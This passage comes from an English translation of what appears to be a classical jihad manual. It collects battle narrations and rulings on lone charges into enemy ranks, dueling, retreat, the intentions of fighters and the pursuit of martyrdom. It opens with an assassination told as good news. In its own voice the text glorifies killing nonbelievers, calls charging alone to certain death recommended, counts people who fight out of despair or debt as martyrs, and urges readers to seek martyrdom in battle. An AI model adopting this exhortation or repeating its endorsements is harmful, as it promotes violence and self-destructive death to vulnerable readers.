Allah's Apostle sent 'Abdullah bin 'Atik and 'Abdullah bin 'Utbah with a group of men to Abu Rafi (to kill him). They proceeded till they approached his castle, whereupon 'Abdullah bin Atik said to them, "Wait (here), and in the meantime I will go and see." 'Abdullah said later on, "I played a trick in order to enter the castle. By chance, they lost a donkey of theirs and came out carrying a flaming light to search for it. I was afraid that they would recognize me, so I covered my head and legs and pretended to answer the call to nature. The gatekeeper called, 'Whoever wants to come in, should come in before I close the gate.' So I went in and hid myself in a stall of a donkey near the gate of the castle. They took their supper with Abu Rafi and had a chat till late at night. Then they went back to their homes. When the voices vanished and I no longer detected any movement, I came out. I had seen where the gatekeeper had kept the key of the castle in a hole in the wall. I took it and unlocked the gate of the castle, saying to myself, 'If these people should notice me, I will run away easily.' Then I locked all the doors of their houses from outside while they were inside, and ascended to Abu Rafi by a staircase. I saw the house in complete darkness with its light off, and I could not know where the man was. So I called, 'O Abu Rafi!' He replied, 'Who is it?' I proceeded towards the voice and hit him. He cried loudly but my blow was futile. Then I came to him, pretending to help him, saying with a different tone of my voice, ' What is wrong with you, O Abu Rafi?' He said, 'Are you not surprised? Woe on your mother! A man has come to me and hit me with a sword!' So again I aimed at him and hit him, but the blow proved futile again, and on that Abu Rafi cried loudly and his wife got up. I came again and changed my voice as if I were a helper, and found Abu Rafi lying straight on his back, so I drove the sword into his belly and bent on it till I heard the sound of a bone break. Then I came out, filled with astonishment and went to the staircase to descend, but I fell down from it and got my leg dislocated. I bandaged it and went to my companions limping. I said (to them), 'Go and tell Allah's Apostle of this good news, but I will not leave (this place) till I hear the news of his (i.e. Abu Rafi's) death.' When dawn broke, an announcer of death got over the wall and announced, 'I convey to you the news of Abu Rafi's death.' I got up and proceeded without feeling any pain till I caught up with my companions before they reached the Prophet to whom I conveyed the good news." (Bukhari)

In the battle of Al Qadisiyah the Muslims were a little over seven thousand while the nonbelievers were forty or seventy thousand accompanied by seventy elephants

141. Al Tartooshi mentions in Siraj al Molook that Amr bin Maadi Yakrib went next to the river and told his people: “I am going to cross the bridge. If you follow me after a time equivalent to the time it takes to slaughter a camel you would find me with my sword in my hand fighting whoever is in front of me with the enemy surrounding me and I am standing between them. If you come later than that you would find me dead.” And then he crossed the bridge over the river towards the enemy’s camp. A while later his people said: “O sons of Zabid! Are we going to leave our man alone? We might not even catch him alive” So they crossed the bridge and found him without his horse while he was holding both back legs of an enemy’s horse and the horse failed to move. The fighter on the horse was trying to reach Amr behind him with his sword with no avail. When the fighter saw us attacking he came down from his horse and ran away. Amr then mounted the horse. He then told us: “You were almost going to miss me” They asked him: “Where is your horse?” He said: “It was hit by an arrow that killed and I fell off its back”

142. Al Tartooshi mentions in Siraj al Molook and al Qurtubi in his history that Tariq bin Ziyad crossed into Andalusia (the Iberian peninsula) with 1700 men. Tathfir was the deputy of Lathriq and he fought with Tariq and his army for three continues days. He sent a message to Lathriq that some people crossed over to us and I don’t know whether they belong to this earth or they came from the heavens! We have no capability of fighting them alone so we urge you to come to assist us yourself. Lathriq came with an enforcement of ninety thousand strong. They fought with the Muslims for another three days. Things where tightening on the Muslims so Tariq told them: “You have no refuge but in your swords. Where are going to go when you are in the middle of your enemy’s territory and the sea is behind you? I am going to do something that would bring either victory or death,” They said: “What are you going to do?” He said: “I will attack their leader straight on. If you see me charge then charge with me” They did that and Lathriq was killed and many of his soldiers and they were defeated. Only a small number of Muslims were killed. Tariq then sent the head of Lathriq to Musa bin Nusair in Africa and Musa sent it to the Khalifah al Walid bin AbdulMalik in Damascus.

143. Thabit narrated that Ikrimah the son of Abu Jahl (who was a Muslim then) dismounted his horse in a battle. Khalid bin al Walid told him: “Don’t do that. Your death would be hard on Muslims” He replied: “O Khalid leave me alone! You became a Muslim with the Messenger of Allah while my father and myself were the worst in animosity against him” He fought on foot until he was killed. (Ibn al Mubarak – al Sunan al Kubra)

Ikrimah was martyred in the battle of Yarmuk.

144. Malik bin Dinar said: During the battle of the Zawiyah Abdullah bin Ghalib said: “I am seeing something I cannot holdback from! Lets go to Paradise!” He then broke the sheath of his sword and fought until he was killed. When he was buried, his grave would give off the smell of Musk. I went myself to his grave and picked up some of its dirt and smelled musk emanating from it! (al Bayhaqi)

Scholars differed on the issue of an individual throwing himself into the enemy's army alone and we have mentioned earlier sufficient references that clearly show that it is a recommended act and carries a great reward.

Abu Hamid al Ghazali said in the Ihyaa: "There is no difference in opinion that an individual Muslim can attack the ranks of the nonbelievers and fight them alone, even if he knows that he would be killed. And just as it is allowed for him to fight the nonbelievers until he is killed, it is also allowed to do that in enjoining good and forbidding evil. But if he knows that his action wont harm the enemy, such as a blind or incapacitated man throwing himself into the enemy, that is prohibited. It is allowed for him to commit such an action when he realizes that he wont be killed until he himself kills, or he realizes that his action would weaken the hearts of the nonbelievers by them seeing his courage and thinking that the Muslims have no concern for life and that they love martyrdom in the sake of Allah. That would weaken them."

Al Rafi'ee and al Nawawi and others have stated that periling your soul in Jihad is allowed. In fact al Nawawi in his commentary on Sahih Muslim mentions that it is the consensus of scholars. He mentioned that in his commentary on the story of the battle Thi Qird.

Al Qurtubi says: And this is similar to what has been narrated (in Bukhari) that a man came to the Messenger of Allah and said: "What if I am killed in the path of Allah with sincerity and patience?" The Messenger of Allah said: "You will be given Paradise" He immersed himself into the enemy's army until he was killed.

CHAPTER 9: ON DUELING:

Dueling is allowed according to the consensus of the scholars. Accepting the invitation to a duel by a nonbeliever is recommended. Asking for a duel is neither recommended nor discouraged according to the Madhab of al Shafi'i. It is appropriate for the experienced and is discouraged for the weak, who doesn't have sufficient confidence in himself. In fact it is said that it is prohibited for such a person to ask for a duel. It is Sunnah to get the permission of the Amir (leader) but it is still allowed without his knowledge.

Imam Malik was asked about the ones who stand out in front of the army and ask for a duel. He said: It depends on his intentions. If he is doing it for the sake of Allah, I do not see a problem with that. Since that was the tradition of the ones before us.

Imam al Shafi'i said: I don't see a problem with duels.

Know that duels during wars, and accepting the invitation to it, is the way of the heroes, it is the badge of honor for the brave men, and it has been their pride during Islam and before.

145. Amr bin Abdwod (one of the greatest fighters of Quraish) during the battle of the trench came out asking for a duel. Ali, veiled in iron armory, stood up and said: "I would" The Messenger of Allah refused to allow him and said: "It is Amr! Sit down!" Amr called again saying: "Isn't there a man among you! Where is the Paradise that you claim whoever dies among you will enter it? Isn't there a man among you to stand up and face me?" Ali stood again and said: "I would" The Messenger of Allah said: "It is Amr! Sit down!" Amr called again, this time reciting lines of poetry challenging the Muslims. Ali stood for the third time and said: "I would". The Messenger of Allah said: "It is Amr" Ali responded: "And what if it is Amr!" The Messenger of Allah this time allowed him. Ali walked up to Amr reciting to him lines of poetry. Amr told him: "Who are you?" He said: "Ali the son of Abu Talib" Amr said: "Have someone of your seniors step forward instead. I wouldn't want to spill your blood my son!" Ali said: "But I would be happy to spill yours!" Amr was furious. He walked towards Ali and pulled out his sword violently from its sheath as if it was a blaze of fire. He struck Ali angrily but Ali protected himself with his shield. The strike was so strong it passed through the shield and injured Ali in the head. However, Ali surprised Amr with a swift strike on his shoulder that threw Amr down in a cloud of dust that erupted from their fight. The Messenger of Allah then heard the thunderous takbir of the Muslims. Ali has killed Amr bin Abdwod. (Ibn Hisham)

146. While Khalid was laying siege to a town, one of their fighters came out of the gates with a sword in his right hand and a shield in his left and he asked for a duel. A Muslim volunteered to fight him and killed him. Then the Muslim asked for a duel so they sent out to him the their greatest fighter. The Muslim killed him. He asked for a third duel. This time they told him: "Let the devil fight you!"

147. Ali said: Utbah bin Rabi'ah, his son al Walid and his brother Shaybah came out in Badr asking for duels. Three young men from Al Ansar went to face them. Utbah asked them who they were. When they told him, he said: "We have no desire in fighting you. Sent out to us

our equals from our own people (meaning from Quraish)" The Messenger of Allah said: "Stand up Hamzah. Stand up Ali. Stand up Ubaydah bin al Harith" Hamzah faced Utbah and killed him and I faced Shaybah and killed him, while Ubaydah and al Walid both injured each other and fell down. Hamzah and me walked up to Al Walid and finished him off and we carried Ubaydah away. (Abu Dawud)

CHAPTER 10: THE SEVERE PUNISHMENT FOR THE ONE WHO TURNS HIS BACK DURING BATTLE:

Allah say: O you who have believed, when you meet those who disbelieve advancing [for battle], do not turn to them your backs.

And whoever turns his back to them on such a day, unless swerving [as a strategy] for war or joining [another] company, has certainly returned with anger from Allah, and his refuge is Hell – and wretched is the destination (al Anfal 15-16)

Know that turning one's back in battle is a major sin with the consensus of scholars and the one who does it deserves the wrath of Allah and his severe punishment.

148. Abu Hurairah narrated: The Messenger of Allah said: "Stay away from the seven destroyers of your deeds: Associating another deity with Allah, sorcery, murder, usurping the wealth of an orphan, dealing with interest, turning one's back during battle, and accusing the chaste with adultery or fornication." (Bukhari – Muslim)

If jihad is a collective duty, it becomes an individual duty when the armies' meet and turning one's back becomes prohibited. The only exceptions are:

1. If the size of the enemy's army is more than twice that of the Muslims.
2. Swerving to take a new position.
3. Retreating to join another company of Muslims
4. Being incapacitated due to illness or having no access to a weapon

Allah says: "If there are among you twenty steadfast, they will overcome two hundred. And if there are among you one hundred steadfast, they will overcome a thousand of those who have disbelieved because they are a people who do not understand.

Now Allah has lightened [the hardship] for you, and He knows that among you is weakness. So if there are from you one hundred steadfast, they will overcome two hundred. And if there are among you a thousand, they will overcome two thousand by the permission of Allah. And Allah is with the steadfast. (Al Anfal 65-66)

Ibn Al Mubarak narrated that Ibn Abbas said: If one man runs away from three, he hasn't turned his back in battle. If he runs from two then he has turned his back in battle.

Al Qurtubi in his Tafseer: As long as the enemy is more than twice the number of Muslims they can retreat but being steadfast and fighting is better. In the battle of Mutah the Muslims with only 3000 faced the Roman army of 200,000 Roman soldiers and 100,000 Arab soldiers. It is also mentioned that when Tariq opening al Andalusia he had only 1700 soldiers while his enemy was 70,000 strong

Imam Malik was asked about a Muslim facing ten enemy soldiers, should he fight them or retreat? He said: Both options are allowed for him.

149. The Messenger of Allah said: “An army of twelve thousand would never be defeated due to fewness” (Abu Dawud – al Sunan al Kubra – Tirmithi - Darimi – al Hakim)

Most of the scholars consider this hadith to be an exception from the rule set by the verse that as long as the enemy is more than twice your number you can retreat. [The scholars say that this rules applies to armies less than 12,000 in number. However, if the Muslim army is 12,000 or more then they cannot turn there backs no matter how large the enemy’s army is.]

CHAPTER 11: THE INTENTIONS IN JIHAD:

The reward for jihad only occurs when the intentions for fighting are purly for the sake of Allah:

150. Anas narrated: The Messenger of Allah said when we returned from the battle of Tabook and were across from Madina: "Every step you took, and every valley you crossed, there are people in Madina who were with you" The companions asked: "How would they share in the rewards while they were in Madinah?" The Messenger of Allah said: "They are the ones who wanted to join you but were unable to" (Bukhari – Abu Dawud – Ibn Majah)

151. Abu Musa al Ash'ari said a Bedouin asked the Messenger of Allah about the man who fights for booties and the man who fights to be remembered, so who is in the sake of Allah? The Messenger of Allah said: "The one who fights to make the word of Allah far above is the one fighting for the sake of Allah" (Bukhari – Muslim)

152. Abu Hurairah narrated that a man came to the Messenger of Allah and said: "A man wants to go for jihad and he also wants a worldly benefit," The Messenger of Allah said: "There is no reward for him" When the people heard that it worried them. They told the man go back to the Messenger of Allah and ask him again, maybe you didn't understand him last time. He went and asked him again. The Messenger of Allah said: "There is no reward for him," They told him to go for a third time. But the Messenger of Allah had the same response (Abu Dawud – ibn Habbaan – al Hakim (authenticated by al Thahabi))

153. Abu Ya'la bin Muniyah said: When the Messenger of Allah allowed fighting I was already an old man incapable of fighting. Also I didn't have a servant to go in my place. So I hired someone to replace me and as a payback he gets his share of the booty. He said: "I don't know how much my share of the booty would be so why don't you specify a certain amount of money for me?" I told him: "I can give you three dinars" When it was time to pay him I told the Messenger of Allah about it. He said: "I do not see for him any reward in this world or the Hereafter for his fighting except those 3 dinars you promised him" (Abu Dawud – al Bayhaqi – al Hakim (authenticated by al Thahabi))

154. Abu Hurairah narrated that Amr bin Aqyash had lend money with interest and he didn't want to become a Muslim until he collects it. On the day of the battle of Uhud he asked: "Where are my cousins?" They said: "At Uhud" He asked: "Where is so and so?" They replied: "At Uhud" He asked about someone else and he was told they are at Uhud. He went ahead and put on his armor and went to Uhud. When the Muslims saw him they said: "Stay away from us Amr" He said: "I've embraced Islam" He then fought until he was injured and was carried away to his family. Saad bin Muadh told his sister to ask him whether he fought for the protection of his people or for the sake of Allah and his Messenger? She asked him and he said: "I fought for the sake of Allah and his Messenger" He died and entered into Paradise without praying even one prayer. (Abu Dawud – al Hakim (authenticated by al Thahabi))

155. Abu Hurairah narrated: I heard the Messenger of Allah say: “The first whom Allah will judge on the Day of Judgment is a martyr. Allah will show him his blessings on him and would then ask him how did you use these blessings? The martyr would say: “I fought for you until I was killed” Allah would say: “You are lying. You fought in order to be recognized as a fighter and you got that” Then Allah would order that he be carried to Hellfire” (Muslim – Nasa’i – al Hakim)

156. Ibn Masood said: When the armies meet, the angels descend to write down the men according to there state: They write that this person is fighting for money, this person is fighting for power, this person is fighting for recognition, and this person is fighting for the sake of Allah. The ones who fought for the sake of Allah are the ones who will have Paradise.

The different intentions in jihad:

Having a pure intention in jihad is important since Allah doesn’t accept the jihad of a mujahid unless he is fighting with the right intention. There are different intentions of the mujahideen:

1. The pleasure of Allah:

There are mujahideen who intend with their jihad the pleasure of Allah. They do jihad because they believe Allah deserves to be served through this ritual. They do it for no reason other than gaining the approval of Allah. The ones with such an intention are few.

2. Love for Islam:

Some mujahideen participate in jihad because of their love and vigilant care for Islam. They want Islam to be victorious and they want disbelieve to be defeated.

There is no doubt in the validity of these two intentions. An evidence that a mujahid is basing their jihad on one of the two intentions is that they wouldn’t care in having others know about their jihad and they wont brag about it. As long as Allah knows about their jihad that’s sufficient for them.

3. Seeking Paradise:

Some mujahideen do jihad for the sake of entering Paradise and being saved from Hellfire. This is the intention of most of the mujahideen. They want Paradise and they fear Hellfire. Now some say that this intention is not sufficient to reach the status of martyrdom. But the correct opinion is that this intention is sufficient in reaching the status of martyrdom and there is an abundance of evidence from Quran, Sunnah and the action of the Sahabah to support that.

Allah says: Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise on Him in the Torah and the Gospel and the Quran. And who is truer to his covenant than Allah? So rejoice in your transaction which you have contracted. And it is that which is the great attainment. (Al Tawbah 111)

O you who have believed, shall I guide you to a transaction that will save you from a painful punishment?

You believe in Allah and His Messenger and strive in the cause of Allah with your wealth and your lives. That is best for you, if you should know.

He will forgive for you your sins and admit you to gardens beneath which rivers flow and pleasant dwellings in gardens of perpetual residence. That is the great attainment. (Al Saff 10-12)

157. The Messenger of Allah said: "Whoever fights in the path of Allah the time it takes to milk a camel is granted Paradise" (Ibn Habbaan – al Nasa'i –al Tirmithi – al Darimi – Ahmad – Ibn Majah)

158. The Messenger of Allah said: "Don't you love that Allah forgives you and admits you into Paradise? Then fight in the path of Allah" (Tirmithi – Ahmad)

159. Anas bin Malik narrated that on the day of the battle of Badr, the Messenger of Allah said: "Stand up and face Paradise, the width of which is like the heavens and earth" Umair bin al Hamam said: "O Messenger of Allah, Paradise the width of which is like the heavens and earth?" The Messenger of Allah said: "Yes" Umair was eating from some dates in his hand. He said: "If I am going to live as long as it takes to finish eating these dates that's a long time!" and he threw away the dates and rushed to the battlefield and was killed. (Muslim – al Hakim)

    It appears from the hadith that Umair fought for the sake of Paradise.

160. Shaddad bin al Haad said that a Bedouin came to the Messenger of Allah. He believed in him and followed him. When it was the battle of the Trench the Messenger of Allah was dividing the booties of war between the companions. So he gave him his portion. The Bedouin said: "what is this?" They said: "The Messenger of Allah sent this to you" So he went to the Messenger of Allah and said: "What is this?" The Messenger of Allah said: "This is your share of the booties," He said: "That's not why I followed you. But I followed you in order that I be shot at right here - and he pointed to his throat – with an arrow so I can die and enter into Paradise! The Messenger of Allah said: "If you are truthful with Allah, Allah will be truthful with you " A little later they went to fight. The Bedouin was carried back to the Messenger of Allah with an arrow injury in his throat. The Messenger of Allah asked if it was he? They said: "Yes" He said: "He was truthful with Allah and Allah was truthful to him" Then the Messenger of Allah said: "O Allah this servant of yours made hijrah for your sake and then died as a martyr. I am a witness over that" (AbdulRazaq – Nasa'I)

    Notice here how the Messenger of Allah said: "I am a witness over that" when all what the Bedouin wanted was Paradise. If this was an invalid intention he would have corrected him on the spot when he heard it from him.

4. Self-defense:

Some people only fight when fought. They have no intention but defending themselves. The person with such an intention is close to the above three mentioned intentions but is nevertheless lower than them in status.

Al Nawawi states that there are three categories of martyrs:

- A Shaheed in this world and the Hereafter: This is the one who was killed in the path of Allah.
- A Shaheed in the Hereafter alone but not this world: This applies to the one who drowns or the one who dies in a plague.
- A Shaheed in this world only but not in the Hereafter: This applies to the one who is killed in battle but didn't have the right intentions or stole from the booties.

5. Both jihad and booties:

There are some who go out with the intention of fighting for the sake of Allah but they also have the intention of winning booties. The scholars differed in this situation. Some consider this to be an invalid intention and there is no reward for such a jihad, in fact there is punishment because such a person was fighting for this world.

But other scholars consider this intention to be acceptable and this is the opinion of the majority of scholars. This is the correct opinion because it fits the actions of the Sahabah. Al Qurtubi states that: The Messenger of Allah went to intercept the caravan of Quraish led by Abu Sufyan. This is evidence that fighting for booty is fine because it is a halal source of income. This refutes the opinion adopted by Imam Malik that this is a fight for this world. There are hadiths that state that whoever fights for the word of Allah to prevail is in the path of Allah and not the one who fights for booty. But the meaning of this hadith is that if someone has the intention of fighting *only* for the booty, that is an invalid intention in jihad.

Another evidence that such an intention is acceptable is where Allah says: "…Allah has promised you much booty that you will take…" (Al Fateh 20)

One cannot imagine that Allah would promise his servants booty but disallow them to desire it! The action of the Messenger of Allah is also evidence. He has sent many raids on the caravans of the nonbelievers. Some other references to show that such an intention is valid:

161. Abdullah bin Huthafah said: The Messenger of Allah sent us on a raid to win booty…(Abu Dawud – al Bayhaqi in Sunnan)

This is clear since the Messenger of Allah sent them specifically to win booties.
Now taking booty does decrees the reward but it does not invalidate the intention of jihad:

162. Abdullah bin Amr bin Al Aas narrated: The Messenger of Allah said: "Any army that wins and takes booty has received two thirds of their reward. But if they loose and take no booty they receive their entire reward" (Muslim)

6. Booty:

There are fighters who join jihad for no purpose other than financial reward of booty. If they were faced with the prospect of fighting without any financial compensation they would not be willing to participate. For these, there is no reward whatsoever and if such a person dies he is not a Shaheed.

7. Recognition:

There are some who fight for fame and recognition. Such a person is not a mujahid and if he dies he is not a Shaheed. He would also be one of the first to be thrown in Hellfire according to the hadith.

Now if a person has both intentions of fighting for the sake of Allah, and recognition, then he would not be rewarded nor would he be punished.

Al Tirmithi narrates: The Messenger of Allah said: "On the Day of Judgment, when Allah will bring together the first and the last, an announcement would be made: "If someone associates someone else with me in the intention of their deeds, then let them seek their reward from whom they associated, because Allah accepts no associates"

8. Despair:

There are some who fight in order to die and get rid of their painful weakness, debt, poverty, despair, or life of difficulty. When they fight they are not thinking about pleasing Allah or raising high his word.

For such a person it is possible to state that he is not considered a Shaheed because it wasn't a jihad done for the sake of Allah. One can also argue that he is a Shaheed because he made sure that he doesn't take away his life except in this manner, i.e. fighting the enemies of Allah. So if he could have faced death by the hands of armed robbers for example or an illness he wouldn't have opted for it.

I would be more inclined to adopt this second view: That he is in fact a Shaheed, even though he is nowhere close to the sincere martyrs.

Rulings on being paid for fighting:

Scholars differed on the ruling of taking a payment in exchange of jihad; some allow it while others prohibit it.

The ones who allowed it required that the payment should not be a condition set by the mujahid to fight. So if the payment is withheld the mujahid should still be willing to fight. If that's not the case then the intention of the fighter is merely the worldly compensation rather that the sake of Allah.

If a person only takes the payment because of their poverty, and they cannot make jihad without such a payment, then there is no problem with the intention of such a person.

163. The Messenger of Allah said: “The fighter would get his reward, while the one who financed the fighter would get his reward plus the reward of the fighter” (Abu Dawud)

Seeking recognition in jihad after starting it with a sincere intention:

If a person starts out with a sincere intention but then sought recognition from their jihad then:
All the acts of worship that were done before the change in intention are valid and accepted, while the deeds done after that are lost. If the person started with the right intention but when the armies met he fought only to avoid turning away and being accused of cowardice, then such a person has lost his rewards.

Therefore the mujahid needs to clear his mind and heart from feelings of desire for recognition, arrogance, expecting praise from others or fearing their criticism and should make jihad against his self to insure that his fighting is for no purpose other than pleasing Allah.

The ruling on the one who boasts about his jihad:

The mujahid may have the right intention throughout his jihad until the battle is over. But after that he might feel the urge to speak about his jihad to people who didn’t attend it in order to have them know that he is a mujahid. Or he might narrate stories intended to display his courage and skill in fighting.

There are references that such an act destroys his reward:

164. A man came to the Messenger of Allah and told him: “I have been fasting everyday,” The Messenger of Allah said: “Neither did you fast nor did break your fast” (Muslim)

Meaning: by bragging about your fasting you lost the reward of it so it is as if you didn’t fast.

Therefore a person should not reveal to others his jihad or in that sense any of his good deeds in order to preserve his rewards.

But if there is a benefit in him talking about his jihad like encouraging others, or strengthening their hearts then that is allowed as long as his intention is the benefit and not to show off.

165. The Messenger of Allah said: “Whoever shows off his deeds, Allah would belittle, and humiliate him” (Tabarani)

A mujahid who goes on jihad and dies without fighting is a Shaheed:

Allah says: And whoever emigrates for the cause of Allah will find on the earth many [alternative] locations and abundance. And whoever leaves his home as an emigrant to Allah and

His Messenger and then death overtakes him – his reward has already become incumbent upon Allah. And Allah is ever Forgiving and Merciful. (Al Nisa 100)

166. Abu Hurairah narrated: The Messenger of Allah said: "The likeliness of the mujahid is like the one who is praying and fasting without taking a break from praying and fasting until he returns back to his family with booty or reward, or Allah would take his soul away and enter him into Paradise" (Ibn Habbaan – Bukhari – Muslim – al Nasa'i)

167. Abu Hurairah narrated: The Messenger of Allah said, "Who are the martyrs?" The companions said: "The ones who are killed in the path of Allah" The Messenger of Allah said: "Then the martyrs in my nation are but a few. But the one who is killed in the path of Allah is a Shaheed, the one who dies in the path of Allah is a Shaheed, the one who falls off his mount in the path of Allah is a Shaheed, the one who drowns in the path of Allah is a Shaheed, the one who dies in a plague in the path of Allah is a Shaheed, the one who dies of an internal illness in the path of Allah is a Shaheed…"(Ibn Abu Shaybah – Abu Dawud – al Nasa'i – ibn Majah)

Saburah bin al Fakah narrated: I heard the Messenger of Allah say, "Shaytaan has intercepted the son of Adam on his path towards Islam and told him: Are you going to become Muslim and leave your heritage and the religion of your forefathers? But the son of Adam disobeyed him and became a Muslim and was forgiven. Then Shaytaan sat for him on his path to hijrah and told him: Will you make hijrah and leave behind your home and land? He disobeyed him and made hijrah. He than sat for him on his path towards jihad and told him: Are you going to fight and it is an exhaustion of your self and wealth? You would go to kill and would be killed and then your wife would be taken and your wealth divided. The son of Adam disobeyed him and went on jihad." The Messenger of Allah then said: "Whoever does that, it is incumbent upon Allah to admit him to Paradise, or if he dies by his animal striking him he would go to Paradise" (Ahmad (Hassan))

Some scholars consider the status of the one who is killed in the path of Allah and the one who dies in the path of Allah to be equal; they are equal in martyrdom and reward. But the stronger opinion is that they are not. There is a difference between the one who is killed and the one who dies a natural death in the path of Allah. Obviously the one who is killed has a higher status and is preferred in a few ways:

- Ibn Habbaan narrates: The Messenger of Allah was asked about the best jihad. He said: "The best jihad is the one in which your horse is slain and your blood is spilled" So the one who is killed has practiced the best jihad.

- The dead is called dead even if he dies in the path of Allah while the Shaheed is not considered to be dead according to the ayah: "And do not say about those who are killed in the way of Allah, "They are dead". Rather say, they are alive, but you perceive not." (Al Baqarah 154)

- The killed would have his injuries witness for him on the Day of Judgment. The injuries would gush with blood that smells like musk.

- The killed in the path of Allah would desire to come back to this world again and again to be killed in the path of Allah. That does not happen with the one who dies a natural death in the path of Allah. In Sahih Muslim the Messenger of Allah said: There is no soul that dies and faces reward from Allah that would be pleased to go back to this world, even if it would be given the world and everything in it, except for the Shaheed. He wishes to come back to this world in order to be killed again in the path of Allah. That is because of the great reward he sees given to the Shaheed."

- Being killed in the path of Allah forgives all sins. That is not the case with natural death.

- The one who dies in the path of Allah is prayed on. But for the one killed there is no prayer of janazah offered. Because prayer is performed to ask Allah to forgive the dead and since the Shaheed already has his sins forgiven why offer a prayer for him?

CHAPTER 12: MARTYRDOM:

Asking for martyrdom and getting it:

Allah has made it mandatory on us to ask Him in every prayer to be guided to the straight path, the path of those whom Allah has bestowed His favor on.

Allah says: Guide us to the straight path. The path of those upon whom You have bestowed favor. (al Fatihah)

And the ones whom Allah has bestowed His favor on are the ones mentioned in this verse:
And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions (al Nisa 69)

168. Sahl bin Haneef narrated: The Messenger of Allah said: "Whoever asks Allah for martyrdom earnestly, Allah will elevate him to the level of martyrs even if he dies on his bed" (Muslim – Abu Dawud – Tirmithi – al Nasa'i – Ibn Majah – al Hakim)

169. Amir bin Saad narrated: A man came to pray while the Prophet was praying and he said: "O Allah I ask you for the best thing you give to your righteous servants" When the Prophet finished prayer he turned and said: "Who was the one speaking before?" The man said: "Me O Messenger of Allah" The Messenger of Allah said: "Then your horse would be slain and you would be a martyr" (Ibn Habbaan – al Hakim (authenticated by al Thahabi) – Abu Ya'la – Bazzaar)

170. Abu Hurairah narrated: The Messenger of Allah said, "Whoever goes out in his cause with no purpose but to fight in his sake and believing in Him and His Messengers, Allah will guarantee for him to either enter him into Paradise or to return him home with rewards or booties. In the name of whom Muhammad's soul is in His hand, whoever is injured in the path of Allah, the injury would come on the Day of Judgment as it was in this world, the color is that of blood and the smell is that of musk.

    In the name of whom Muhammad's soul is in His hand, if it wasn't for making things difficult on Muslims I wouldn't have stayed behind any army leaving in the path of Allah. But I am unable to find sustenance for the Muslims who stay behind and they have nothing and it is difficult on them for me to go while leaving them behind.

    In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed" (Muslim)

171. Jabir narrated that he heard the Prophet mention the martyrs of Uhud and then he said: "I wish I have departed with my companions under that mountain"
    (Al Hakim (authenticated by al Thahabi))

[Meaning: The Messenger of Allah wished that he was killed with them under the mountain of Uhud.]

172. Ishaaq bin Saad bin Abi Waqqaas narrated that his father told him that Abdullah bin Jahsh told him before the battle of Uhud: "Lets go and make dua (supplications)" So they went aside and Saad went first. He said: "O Allah if we meet our enemy tomorrow then let me face a tough fighter so I can fight him for your sake and he can fight me. Then let me defeat him and kill him" Abdullah then made his prayers: "O Allah let me face a tough fighter so I can fight him for your sake and he can fight me. Then let him kill me and after that cut my nose and ears. So when I meet You, You will ask me: "O Abdullah! Why were your nose and ears cut off?" I would reply: "They where cut off for Your sake and for Your Messenger" And then you would say: "Yes, you spoke the truth". Ishaaq bin Saad said: My father said: "O my son, the prayer of Abdullah was better than mine. I found him the end of the day with his nose and ears tied in a string" (Al Hakim (authenticated by al Thahabi))

173. Umar bin al Khattaab used to say: "O Allah! I ask you martyrdom in the city of Your Prophet" (Bukhari)

174. Al Thahabi narrated that Amr bin al Aas said: "I was with my brother Hisham at Yarmuk and we spent our night praying that Allah blesses us with martyrdom. The next day my brother got it but I didn't.

175. Anas narrated: The Messenger of Allah said: "A man from Paradise will be asked by Allah: "O son of Adam, are you satisfied with your dwelling?" He will say: "O my Lord! This is the greatest dwelling!" Allah will say: "Ask whatever you want" He will say: "I ask that You take me back to earth so I can be killed for You ten times" He says that when he sees the great status of martyrdom. Then Allah will ask a man from Hellfire: "O son of Adam, how do you find your dwelling?" He would say: "O my Lord, this is the worst dwelling!" Allah will ask him: "Would you then save yourself from it by paying the equivalent of the whole world filled with gold?" He would say: "Yes!" Allah would tell him: "You are lying. I asked you for less than that and you didn't do it" (Al Hakim – al Nasa'i – Abu Awnah)

If the people of Paradise would desire martyrdom even though they are already given the greatest blessings, then how couldn't we ask for it, when we are living in the dwelling sorrow, pain, deception, and evil! And we don't even know whether we are heading for Paradise or Hellfire!

176. Khalid bin al Waleed said: "If I were to marry a beautiful woman whom I love, or if I were given the good news of having a newborn son, is less beloved and dear to my heart then to be in a cold icy night in an army waiting to meet my enemy the next morning. I advise you to go on jihad" (ibn al Mubarak)

These were the words of Khalid before his death

177. Abdullah bin Umar said: My father Umar during the battle of Uhud told his brother Zaid: "Take my shield" Zaid replied: "I am seeking martyrdom just like you are" and he refused to take it. They both ended up leaving it! (Abu Naeem in al Hilyah)

Zaid was the older brother of Umar. He became Muslim before Umar. He was a very tall man. He sought after martyrdom during the battle of Uhud but didn't get it. He lived passed the Messenger of Allah and during the battle of al Yamamah he was carrying the banner of the Muslim army. He continued marching forward with it, fighting his way with his sword until he was killed and the banner fell down. It was later picked up by Salim the servant of Abu Huthaifah. When the news of his death reached Umar he was extremely saddened by it. He said: "My brother became a Muslim before me and then won martyrdom before me," He would later say: "Whenever the wind of the East blows, it would remind me of my brother Zaid" (Zaid was killed at Yamamah which is east of Madina)

178. Silah bin Aktam told his son: "O my son, go ahead and fight!" His son went ahead and was killed. Latter on Silah himself was killed.

When Mu'aathah the wife of Silah received the news of the death of both her husband and son she told the woman who came to give their condolences: "If you are coming to congratulate me then welcome. If you are here to give me condolences then you must leave!" (Ibn al Mubarak – al Thahabi in Seyar Alaam al Nubala – Abu Naeem in Hilyah – Ibn Saad in Tabakat)

179. Sa'ad bin Ibrahim narrates that during the battle of al Qadisiyah they passed by a man who had both his arms and both his legs cut off during battle, rolling in his blood and he was reciting: "And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions" (al Nisa 69). They said: "Who are you!" He said: "A man from al Ansar" (Ibn Abi Shaybah)

The virtues of martyrdom:

Martyrdom is a great blessing and a noble status that is not given except to the very fortunate.
The martyrs are accompanying the Prophets in Paradise:

And whosoever obeys Allah and the Messenger – those will be with the ones upon whom Allah has bestowed favor of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions. (Al Nisa 69).

The scholars have different views on why the martyr is called *Shaheed* (Shaheed in Arabic means "witness". Some of which are:

